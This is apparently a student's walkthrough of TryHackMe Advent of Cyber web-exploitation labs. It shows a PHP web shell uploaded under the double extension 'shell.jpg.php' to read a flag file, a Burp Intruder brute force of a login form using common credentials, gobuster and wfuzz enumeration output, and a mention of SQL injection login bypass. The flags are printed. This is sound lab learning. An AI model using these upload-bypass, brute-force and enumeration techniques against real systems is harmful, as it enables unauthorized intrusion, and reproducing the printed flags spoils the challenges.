
Typed in command to get flag after uploading shell into website



Protect the Factory!

If you see any suspicious people near the factory, take a picture and upload it here!

File selected: shell.jpg.php



```
cat /var/www/flag.txt

=======================================================


You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without whi
uld not be the same.


Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}


Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
 --Muiri (@MuirlandOracle)
```

Thought Process/Methodology:

I entered the website using the id given by adding it to the back of the URL. I then looked at the source page to see which file format is accepted by the site and then guessed the directory where the uploaded files are stored by guessing commonly used names. I then entered the webshell into the directory and through a text editor, edited it's Ip address and port which I then proceeded to upload into the website and used it to gain the flag.

## Day 3: [Web Exploitation] Christmas Chaos

## Tools used: Kali Linux, Firefox, Burp Suite

## Solution/Walkthrough:

### Question 1

According to the text, the Botnet was called Mirai

### Question 2

According to the text, Starbucks paid $250 for reporting default credentials

### Question 3

From Hackerone.com the report has stated that agent ag3nt-j1 disclosed the report

### Question 4


Accessed the options on Foxyproxy and looked at the port number

### Question 5

Checked on the proxy type for Burp suite in Foxyproxy

### Question 6

Encoded psp0201 on Burp suite's decoder



```
psp0201
```


```
%70%73%70%30%32%30%31
```

## Question 7

Figure out the attack type option based on the description


## Question 8

Capture request is showed when accessing the website from Burp Suite



```
POST /login HTTP/1.1
Host: 10.10.31.189
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
rv:80.0) Gecko/20100101 Firefox/80.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://10.10.31.189
Connection: close
Referer: http://10.10.31.189/?login=username_incorrect
Upgrade-Insecure-Requests: 1
```

The position is chosen as the username and password and the attack type has been changed to cluster bomb



Choose an attack type

Attack type: Cluster bomb

Payload Positions


Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://10.10.31.189

☑ Update Host header to match target

```
POST /login HTTP/1.1
Host: 10.10.31.189
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 40
Origin: http://10.10.31.189
Connection: close
Referer: http://10.10.31.189/?login=username_incorrect
Upgrade-Insecure-Requests: 1

username=§ivanliew§&password=§enderlovez434§
```

In payload set 1 which is the username, add commonly used usernames to list. In payload set 2 which is the password, add commonly used passwords to the list. Then, start the attack



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1

Payload count: 3


Payload type: Simple list

Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

```
admin
root
user
```



Payload Sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2

Payload count: 3

Payload type: Simple list


Request count: 9

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


password
admin
12345

The answer is then shown as one of the combinations have a shorter length



| Request | Payload 1 | Payload 2 | Status | Error | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 0 | | | 302 | □ | □ | 309 | |
| 1 | admin | password | 302 | □ | □ | 309 | |
| 2 | root | password | 302 | □ | □ | 309 | |
| 3 | user | password | 302 | □ | □ | 309 | |
| 4 | admin | admin | 302 | □ | □ | 309 | |
| 5 | root | admin | 302 | □ | □ | 309 | |
| 6 | user | admin | 302 | □ | □ | 309 | |
| 7 | admin | 12345 | 302 | □ | □ | 255 | |
| 8 | root | 12345 | 302 | □ | □ | 309 | |
| 9 | user | 12345 | 302 | □ | □ | 309 | |

Enter the username and password to get flag



GPS: Online

*Last Airborne: 24th December 2019*

Santa Sleigh: Offline

Flag: `THM{885ffab980e049847516f9d8fe99ad1a}`

The Santa Sleigh Tracker App uses state of the art technology to track Santa as he travels around the world delivering presents.

Portal made with love by Santa's Elves.

Thought Process/Methodology:

I began by changing the proxy to Burp Suite and then entered a username and password to the website. Burp suite had intercept on and captured the request. I then sent the request to the intruder and then chose the position of attack as well as the type of attack in the form of cluster bomb. I then added some usernames and password to the lists for the attack and found the right combination though the attack and obtained the flag.

## Day 4: [Web Exploitation] Santa’s Watching

Tools used: Kali Linux, Firefox


Solution/Walkthrough:

### Question 1


Enter the right command

### Question 2

Used gobuster to find api directory and entered into api directory to find file



```
┌──(1211100574㉿kali)-[~]
└─$ gobuster dir -u http://10.10.210.252 -w /usr/share/wordlists/dirb/big.txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.210.252
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2022/06/26 03:48:21 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 278]
/.htaccess            (Status: 403) [Size: 278]
/LICENSE              (Status: 200) [Size: 1086]
/api                  (Status: 301) [Size: 312] [--> http://10.10.210.252/api/]
Progress: 4307 / 20470 (21.04%)
```




# Index of /api

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| site-log.php | 2020-11-22 06:38 | 110 | |


*Apache/2.4.29 (Ubuntu) Server at 10.10.210.252 Port 80*

## Question 3

Use fuzz command to find odd one out and add date to the back of log-site url as date to get flag



```
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycu
mentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.210.252/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================

ID           Response   Lines    Word       Chars        Payload

=====================================================================

000000011:   200        0 L      0 W        0 Ch         "20201110"
000000006:   200        0 L      0 W        0 Ch         "20201105"
000000008:   200        0 L      0 W        0 Ch         "20201107"
000000001:   200        0 L      0 W        0 Ch         "20201100"
000000003:   200        0 L      0 W        0 Ch         "20201102"
000000009:   200        0 L      0 W        0 Ch         "20201108"
000000007:   200        0 L      0 W        0 Ch         "20201106"
000000012:   200        0 L      0 W        0 Ch         "20201111"
000000010:   200        0 L      0 W        0 Ch         "20201109"
000000005:   200        0 L      0 W        0 Ch         "20201104"
000000002:   200        0 L      0 W        0 Ch         "20201101"
000000004:   200        0 L      0 W        0 Ch         "20201103"
000000013:   200        0 L      0 W        0 Ch         "20201112"
000000015:   200        0 L      0 W        0 Ch         "20201114"
000000028:   200        0 L      0 W        0 Ch         "20201127"
000000019:   200        0 L      0 W        0 Ch         "20201118"
000000029:   200        0 L      0 W        0 Ch         "20201128"
000000026:   200        0 L      1 W        13 Ch        "20201125"
000000027:   200        0 L      0 W        0 Ch         "20201126"
000000025:   200        0 L      0 W        0 Ch         "20201124"
000000022:   200        0 L      0 W        0 Ch         "20201121"
```



10.10.210.252/api/site-log.php?date=20201125

THM{D4t3_AP1}

## Question 4

Check the help file for Wfuzz

Thought Process/Methodology:

I began by using gobuster to find the api directory for the website. I then checked the api directory to see what files are there and found the site-log.php file which I then fuzzed to find what date had the flag in.

## Day 5: [Web Exploitation] Someone Stole Santa’s Gift List!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

### Question 1

Find port answer by looking it up on the internet

### Question 2


Guessed the answer based on the hint given

### Question 3

Get answer from text

### Question 4

Bypassed login by using SQli

